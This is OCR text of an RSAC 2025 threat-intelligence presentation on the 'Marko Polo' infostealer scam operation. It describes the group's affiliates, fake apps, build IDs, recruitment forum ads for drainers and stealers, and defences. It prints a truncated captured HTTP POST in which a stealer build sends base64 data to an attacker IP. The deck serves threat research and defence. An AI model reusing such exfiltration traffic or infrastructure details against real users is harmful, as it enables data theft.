RSAC 2025 Conference


Many Voices.
One Community.

SESSION ID: HT-M05

The Travels of "Marko Polo": Navigating a Global Infostealer Scam Empire

Alexander Leslie

Threat Intelligence Analyst
Recorded Future
linkedin.com/in/aejleslie
@aejleslie (X, BlueSky, Mastodon)



Disclaimer

Presentations are intended for educational purposes only and do not replace independent professional judgment. Statements of fact and opinions expressed are those of the presenters individually and, unless expressly stated to the contrary, are not the opinion or position of RSA Conference LLC or any other co-sponsors. RSA Conference LLC does not endorse or approve, and assumes no responsibility for, the content, accuracy or completeness of the information presented.

Attendees should note that sessions may be audio- or video-recorded and may be published in various media, including print, audio and video formats without further notice. The presentation template and any media capture are subject to copyright protection.

© 2025 RSA Conference LLC or its affiliates. The RSAC and RSAC CONFERENCE logos and other trademarks are proprietary. All rights reserved.

The information, findings, and research in this presentation represent solely my own views and opinions, and do not necessarily represent the views and opinions of RSAC or Recorded Future. The publication of this report does not constitute an endorsement of the information or findings contained herein.

RSAC | 2025 Conference

Introduction & Background

The voyage begins!

Many Voices.
One Community.

Introduction

Background and focus areas.

- Alexander Leslie
- Threat Intelligence Analyst, *Advanced Cybercrime & Engagements* (ACE), Insikt Group, Recorded Future
- Research focuses on Russian-speaking threat actors, ransomware, and infostealers.

CYBER THREAT ANALYSIS

Recorded Future®

Cybercriminal Camp
Spreads Infostealer
Highlighting Risks t

CYBER THREAT ANALYSIS

Recorded Future®

GitCaught: Threat Acto
Leverages GitHub Repo
for Malicious Infrastructure

CYBER THREAT ANALYSIS

Recorded Future®

The Travels of "mark
Self-Proclaimed Meeting
Spreads Infostealers, Un
Network of Malicious ma

Vortex, a self-proclaimed virtual meeting software, proliferates infostealer malware at scale in a cross-platform campaign targeting cryptocurrency users on social media.


Further investigation into revealed a sprawling infos operation, attributed to the macOS Stealer (AMOS) use "markopolo" — previously i targeting Web3 gaming.

CYBER THREAT ANALYSIS

Recorded Future®

By Insikt Group®

September 17, 2024



"Marko Polo" Navigates Uncharted Waters With Infostealer Empire

Insikt Group identified over 30 unique scams attributed to Marko Polo, which have likely compromised tens of thousands of devices globally — posing significant financial and data security risks.


Marko Polo primarily targets gamers, cryptocurrency influencers, and software developers via spearphishing on social media — highlighting its focus on tech-savvy victims.

Marko Polo leverages a diverse toolkit — including AMOS, Stealc, Rhadamanthys, HijackLoader, and more — underscoring the need for adaptable defenses that counter its cross-platform capabilities.

Further Reading

- “Cybercriminal Campaign Spreads Infostealers, Highlighting Risks to Web3 Gaming” (Link)
- “GitCaught: Threat Actor Leverages GitHub Repository for Malicious Infrastructure” (Link)
- “The Travels of ‘markopolo’: Self-Proclaimed Meeting Software Vortax Spreads Infostealers, Unveils Expansive Network of Malicious macOS Applications” (Link)
- “‘Marko Polo’ Navigates Uncharted Waters With Infostealer Empire” (Link)

Key Themes & Concepts




- **Traffers**: Scammers responsible for *targeting*, *scoping operations*, and *victim engagement*.
- **Lands**: Malicious "*landing pages*" from which "*traffic*" downloads malware. This is the backbone of Marko Polo operations.
- **Builds**: Unique malware payloads specified for each land.
- **Mammoths**: Similar to "*whales*" — this refers to *high-profile victims* that are most likely to net profits.

The Numbers

Marko Polo is a sprawling scam empire with a global reach.

- 30,000+ ***victims*** worldwide.
- $10 million+ in ***illicit revenue***.
- 3,000+ ***affiliates***.
- 10+ ***subteams*** and ***allied groups***.
- 60+ unique scam campaigns ***identified***, ***exposed***, and ***disrupted***.



Marko Polo Clustering


Insikt Group Identifier	Associated Build IDs	Attributed Scams
MP-1	`meowsup, meowparty, meowsterioland`	PartyWorld, Party Royale
MP-2	`vor`	Vortax, Vorion, Vixcall
MP-3	`cloregod`	VDeck, VMSphere, VmAxis, VmMeetHub, Voico, GoHeard, Up-Connect, Yous, WooSpeech, Vicall, Callzy
MP-4	`sneprivate, NIGHT`	NightVerse, Nortex
MP-5	`voidwalker`	Rune Online
MP-6	`wasp`	Wasper
MP-7	`DoraLands`	SpectraRoom, Room
MP-8	`N/A`	TidyMe, SupMe
MP-9	`N/A`	Zoom impersonators
MP-10	`N/A`	Unspecified Setup, Launcher, and Installer builds

***Table 1**: Marko Polo clustering referenced in this report (Source: Recorded Future)*

LolzTeam

Designed by traffers, for traffers.

- **Team-Based Culture**: LolzTeam is a *central recruitment hub* for traffer teams, malware-as-a-service operators, “pentester” teams, and more.
- **Active Community and Content Sharing**: LolzTeam has a *highly active* user base that frequently shares tutorials, guides, and resources on various cybercriminal techniques.



ADVERT | do 90% | EXCHANGE | TOP REP TEAM
volandtr
54 min. back
DRAINER| BEST DRAINER |
TS | Its own Cloaca
Cthulhu
56 min. back
Dirham
56 min. back
[#1 TikTok]
issuing deepfakes | Consumables
Cls_Team · 20 Oct 2023 78 16
Glovv1
57 min. back
Art Team | We give the top exchange to teams | 90% | TT/YouTube/Instagram/Spam
Deposit ArtSup · 3 Nov 2023 0 6
ArtSup
57 min. back
CTHULHU TEAM | NFT SCAM | MAC OS STEALER | LANDINGS | Launchers
Cthulhu · March 10, 2022 273 100
aridopebaby
58 min. back
[TOP 1 LOLZ] - TOP 90% | from $100+ per day stable | DUBAI SQUAD TOP-1 TT TE...
Deposit BTCOWNER · 11 Apr 2023 768 83
bloody
59 min. back
[CryptoTokio Team] | Crypto Exchange | Up to 85% | Any traffic
CRYPTOTOKIO · 15 Jan 2024 4 2
CashDynasty
Today, at 02:40
Fake Exchange | 90% FROM START | 95% MAX | API | Autopayments | Deposits fro...
MemoryReboot · Thursday at 08:15 0 0
MemoryReboot
Today, at 01:56
I am looking for transfers for a rate or % of transactions
CashDynasty · Wednesday at 4:53 p.m 1 0
loropianinooo
Friday at 05:25
Rocket Drainer | Solana Drainer | Phantom Bypass
DoraMoney · 16 Jan 2024 0 3
DoraMoney
22 Jan 2024


RSAC | 2025 Conference

Astration

The scam begins…

Many Voices.
One Community.



Key
Active
Inactive
ArgonGame
DustFighter
Astration
CosmicWay Reboot
Crypterium World
Myth Island
Aug '23
Oct '23
Dec '23
Feb '24




```
POST /joinsystem HTTP/1.1
Host: 5.42.65.107
Content-Type: application/x-www-form-urlencoded
Content-Length: 47493
Connection: close

BuildID=astration&user=mar          &B64=UEs
```

Apply!



- Marko Polo explicitly targeted cryptocurrency influencers, gaming personalities, cybersecurity professionals, and other people that we typically consider “tech-savvy.” **No one is safe**.
- There is no such thing as “fully undetectable” tooling or “100% certain operational security.” **The threat actor will mess up**.
- Scam awareness, multi-factor authentication, and download controls mitigate 99% of the threat. **Marko Polo targets the weakest link**.

RSAC 2025 Conference

